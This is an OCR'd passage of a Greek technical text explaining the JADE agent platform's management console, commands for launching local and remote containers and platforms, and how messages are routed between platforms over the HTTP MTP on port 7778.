
Resume Selected Agents: Τα επιλεγμένα agent πηγαίνουν πίσω στη κατάσταση όπου οι agent είναι ενεργοποιημένοι, παρέχοντας τη πληροφορία ότι είχε ανασταλεί η λειτουργία τους και είναι η μέθοδος doActivate ( ).

Send Custom Message to Selected Agents: Αυτή η ενέργεια επιτρέπει να αποστέλλονται μηνύματα επικοινωνίας στη γλώσσα του agent. Όταν ο χρήστης το επιλέγει, ένας ειδικό παράθυρο διαλόγου εμφανίζεται στο οποίο ένα μήνυμα επικοινωνίας στη γλώσσα του agent μπορεί να συνδεθεί και έπειτα να αποσταλεί.




Εικόνα 1.1.7: Αποστολή μηνυμάτων επικοινωνίας στη γλώσσα του agent

Migrate Agent: Αυτή η ενέργεια διώχνει ένα agent.
Clone Agent: Με αυτή την ενέργεια επιτρέπεται να κλωνοποιείται - να δημιουργείται ένα αντίγραφο ενός επιλεγμένου agent.
Το μενού εργαλείων περιέχει τις εντολές προκειμένου να ξεκινήσουν όλα εκείνα τα εργαλεία που παρέχει το JADE στους προγραμματιστές των εφαρμογών. Αυτά τα εργαλεία συμβάλουν στο να δημιουργηθούν και να εξεταστούν τα JADE που είναι βασισμένα στα συστήματα των agent.
Ειδικότερα, από το μενού Remote Platforms επιτρέπεται ο έλεγχος απομακρυσμένων πλατφόρμων που είναι συμμορφωμένες με τις προδιαγραφές του οργανισμού για τα έξυπνα agents (Foundation for Intelligent Physical Agents). Βέβαια αυτές οι πλατφόρμες μπορεί να μην είναι JADE πλατφόρμες.
Οι διαθέσιμες επιλογές που υπάρχουν στο χρήστη από το μενού Remote Platforms είναι οι εξής:
Add Remote Platform via AMS AID: Αυτή η ενέργεια επιτρέπει να λαμβάνεται η περιγραφή μιας απομακρυσμένης πλατφόρμας ενός agent διαμέσου της απομακρυσμένης υπηρεσίας που διαχειρίζεται το Agent. Στο χρήστη ζητείται να εισάγει ένα agent identifier στην απομακρυσμένης υπηρεσίας που διαχειρίζεται το agent. Έπειτα η απομακρυσμένη πλατφόρμα προστίθεται στο δέντρο το οποίο φαίνεται στο γραφικό περιβάλλον του RMA. Έτσι για να προστεθούν απομακρυσμένες πλατφόρμες στο γραφικό περιβάλλον του RMA χρειάζεται να επιλεχθεί το `Add Platform via AMS AID`.



Εικόνα 1.1.8: Το παράθυρο διαλόγου AID Editing προκειμένου να προστεθεί μια απομακρυσμένη πλατφόρμα

Επιλέγοντας το κουμπί OK θα εμφανιστεί η πλατφόρμα2 που ανήκει στο RMA και θα αναπαρίσταται σε δενδρική μορφή. Έπειτα θα γίνει δεξί κλικ άνω στη πλατφόρμα2 και θα επιλεγεί το Refresh Agent List όπως φαίνεται και στη παρακάτω εικόνα.



Εικόνα 1.1.9: Απεικόνιση μιας απομακρυσμένης πλατφόρμας στη κονσόλα διαχείρισης

Add Remote Platform via URL: Με την ενέργεια αυτή επιτρέπεται να παίρνεται η περιγραφή μιας απομακρυσμένης πλατφόρμας μέσω ενός URL. Στο χρήστη θα ζητηθεί ένα URL που περιγράφει την απομακρυσμένη πλατφόρμα του agent. Παρομοίως με το Add Remote Platform via AMS AID στη συνέχεια η απομακρυσμένη πλατφόρμα προστίθεται στο δέντρο το οποίο φαίνεται στο γραφικό περιβάλλον του Remote Monitoring Agent.

View APDescription: Με αυτή τη ενέργεια φαίνεται η περιγραφή της επιλεγμένης πλατφόρμας του agent.

Refresh APDecription: Κατά τη διάρκεια αυτής της ενέργειας ζητείται από το απομακρυσμένο AMS να γίνει η περιγραφή της πλατφόρμας του agent και στη συνέχεια ανανεώνεται η παλιά.

Remove Remote Platform: Αυτή η ενέργεια επιτρέπει να απομακρύνεται ο agent από το γραφικό περιβάλλον της επιλεγμένης πλατφόρμας.


Refresh Agent List: Αυτή η ενέργεια δημιουργεί μια αναζήτηση μαζί με το AMS της απομακρυσμένης πλατφόρμας και στη συνέχεια ολόκληρη η λίστα των agent που ανήκουν στη remote platform αναπαρίσταται με δενδρική μορφή.

Για να ανοίξουν και να γίνει διαχείριση πολλών containers σε ένα υπολογιστή πρέπει ο Main Container να παραμείνει ενεργοποιημένος και ύστερα να ανοιχτεί ένα νέο shell στη γραμμή εντολών, να γίνει εισαγωγή στο directory του jade και να πληκτρολογηθεί η ακόλουθη εντολή

```
java -cp lib\jade.jar;classes jade.Boot -container
```

Στη συνέχεια πληκτρολογείται η ακόλουθη εντολή

```
java -cp lib\jade.jar;classes jade.Boot -container -host localhost -
port 1099
```




Εικόνα 1.1.10: Απεικόνιση πολλαπλών containers στη κονσόλα διαχείρισης του JADE

Για τη διαχείριση των απομακρυσμένων container χρησιμοποιείται η εντολή

```
java -cp lib\jade.jar;classes jade.Boot -container -host frodo -port
1099 -agents ping3:examples.PingAgent.PingAgent
```

όπου frodo είναι ο host των remote containers.



Εικόνα 1.1.11: Η κονσόλα διαχείρισης του JADE που δείχνει μια κατανεμημένη πλατφόρμα


Εκτός από το να υπάρχει μια πλατφόρμα που αποτελείται από ένα main container και πολλούς περιφερειακούς οι οποίες τρέχουν τοπικά σε ένα απομακρυσμένο υπολογιστή εντούτοις υπάρχει τρόπος να ξεκινούν πολλές πλατφόρμες. Η ενδοεπικοινωνία στις πλατφόρμες (inter – platform communication) όπως η επικοινωνία μεταξύ των agent που ζουν σε διαφορετικές πλατφόρμες βασίζεται σε modules που ονομάζονται MTP (multiple transport protocol – πρωτόκολλο πολλαπλής μεταφοράς). Αυτά τα modules είναι σε θέση να βάζουν σε τάξη και να μη βάζουν σε τάξη τα μηνύματα στη γλώσσα επικοινωνίας των Agent (ACL) σύμφωνα με τις προδιαγραφές του FIPA (Foundation for Intelligent Physical Agents). Έτσι με αυτό τον τρόπο οι JADE agents θα είναι σε θέση να επικοινωνούν με άλλα agents που ζουν σε απομακρυσμένες πλατφόρμες ανεξάρτητα με το αν πρόκειται για άλλες JADE πλατφόρμες ή διαφορετικές πλατφόρμες. Όταν ξεκινά ο main container παρατηρείται ότι ενεργοποιείται η πόρτα 7778 που είναι ουσιαστικά η πόρτα που ακούνε τα MTP μηνύματα από τις απομακρυσμένες πλατφόρμες. Αυτό φαίνεται και στη παρακάτω εικόνα.

```
11-apr-2010 17.47.47 jade.core.Runtime beginContainer
INFO: ----------------------------------
    This is JADE snapshot - revision 6301 of 2010/04/08 18:35:16
    downloaded in Open Source, under LGPL restrictions,
    at http://jade.tilab.com/
----------------------------------------
Retrieving CommandDispatcher for platform null
11-apr-2010 17.47.47 jade.imtp.leap.LEAPIMTPManager initialize
INFO: Listening for intra-platform commands on address:
- jicp://NBNT2004130496:1099

11-apr-2010 17.47.47 jade.core.BaseService init
INFO: Service jade.core.management.AgentManagement initialized
11-apr-2010 17.47.47 jade.core.BaseService init
INFO: Service jade.core.messaging.Messaging initialized
11-apr-2010 17.47.47 jade.core.BaseService init
INFO: Service jade.core.mobility.AgentMobility initialized
11-apr-2010 17.47.47 jade.core.BaseService init
INFO: Service jade.core.event.Notification initialized
11-apr-2010 17.47.47 jade.core.messaging.MessagingService clearCachedSlice
INFO: Clearing cache
11-apr-2010 17.47.47 jade.mtp.http.HTTPServer <init>
INFO: HTTP-MTP Using XML parser
com.sun.org.apache.xerces.internal.parsers.SAXParser
11-apr-2010 17.47.47 jade.core.messaging.MessagingService boot
INFO: MTP addresses:
http://localhost:7778/acc
11-apr-2010 17.47.48 jade.core.AgentContainerImpl joinPlatform
INFO: ----------------------------------------
Agent container Main-Container@NBNT2004130496 is ready.
--------------------------------------------
```

Εικόνα 1.1.12: Τα μηνύματα MTP που ακούν στη πόρτα 7778 από τις απομακρυσμένες πλατφόρμες των agent

Όμως το output του περιφερειακού container δείχνει ότι κανένα MTP μήνυμα δεν έχει εγκατασταθεί. Αυτή η default συμπεριφορά μπορεί να αλλάξει μέσω της επιλογής `-mtps <MTP-class-name-list>` που επιτρέπει την εξειδίκευση των MTP modules που ξεκινούν σε κάθε container. Επιπροσθέτως η εντολή `-nomtp` ειδοποιεί το JADE να μη ξεκινήσει να λαμβάνεται ή να αποστέλλεται κανένα MTP μήνυμα στο main container. Οι agents που τρέχουν σε ένα container χωρίς MTP μηνύματα είναι σε θέση να επικοινωνούν οποτεδήποτε με τους agents στις απομακρυσμένες πλατφόρμες έως ότου το JADE θα δρομολογεί τα μηνύματα κατευθείαν σε ξένους agents και στο πρώτο container που λειτουργεί σαν host των MTP μηνυμάτων.



Σχήμα 1.1.4: Η δρομολόγηση των μηνυμάτων από και προς τα MTP modules


Στο παραπάνω σενάριο περιέχονται 2 πλατφόρμες. Η πλατφόρμα 1 αποτελείται από τον Main Container που εκτελείται στον host2 και κάνει host το http MTP. Επίσης φιλοξενεί (hosts) ένα περιφερειακό container τον container 1 και έχει στη κατοχή του ένα agent με το όνομα A.Platform2. Αυτός με τη σειρά του αποτελείται από τον main container που εκτελείται στο host4 και έχει στη κατοχή του τον agentB και ένα περιφερειακό container (τον container 1) που εκτελείται στον host 3 και κάνει παρομοίως host το http MTP. Παρόλο που οι δύο περιφερειακοί containers έχουν το ίδιο όνομα (container 1) εντούτοις δεν δημιουργείται καμία εμπλοκή επειδή ανήκουν σε διαφορετικές πλατφόρμες. Όταν ο agent A αποστέλλει ένα μήνυμα στον agent B τότε εξειδικεύεται τόσο το μήνυμα του δέκτη B@platform2 όπως επίσης και η διεύθυνση στην οποία θα δρομολογηθεί το μήνυμα στη B πλατφόρμα. Το σύστημα που διαχειρίζεται το μήνυμα μεταφοράς του JADE πρώτα εξακριβώνει ποιός είναι δέκτης του μηνύματος (στη προκειμένη περίπτωση είναι η BPlatform2) και εντοπίζει ότι είναι σε μια απομακρυσμένη πλατφόρμα. Στη συνέχεια λαμβάνει τη διεύθυνση

http://host3:7778/acc και διαπιστώνεται ότι χρειάζεται ένα http MTP. Έτσι δρομολογεί το μήνυμα στο πρώτο container που φιλοξενεί (hosts) το http MTP. Έπειτα το πρωτόκολλο μεταφοράς μηνυμάτων (MTP) θα διανείμει το μήνυμα στον απομακρυσμένο τερματικό κόμβο. Ο container1 του http MTP της πλατφόρμας2 που λαμβάνει το μήνυμα κοιτάει το όνομα του δέκτη και διανέμει το μήνυμα στο main container του B.


Έστω ότι υπάρχουν δύο hosts που είναι συνδεδεμένοι στο δίκτυο ο frodo και ο bilbo. Για να ξεκινήσει η λειτουργία 2 πλατφόρμων πρέπει να πληκτρολογηθούν οι ακόλουθες εντολές στη πλατφόρμα 1 του frodo host.

```
java -cp lib\jade.jar jade.Boot -gui -platform-id Platform1
java -cp lib\jade.jar jade.Boot -container
```

και για τη πλατφόρμα 2 στο Bilbo θα δοθεί η εντολή: `java -cp lib\jade.jar jade.Boot -gui -platform-id Platform2` και έπειτα εμφανίζεται η κονσόλα διαχείρισης του απομακρυσμένου agent (RMA).



Σχήμα 1.1.5: Το Malsim εκμεταλλεύεται το γραφικό περιβάλλον του JADE προκειμένου να γίνει έλεγχος και παρακολούθηση των προσομοιώσεων. Εδώ παρουσιάζεται το παράδειγμα με το εργοστάσιο ηλεκτρικής ενέργειας στο γραφικό περιβάλλον του JADE [127]



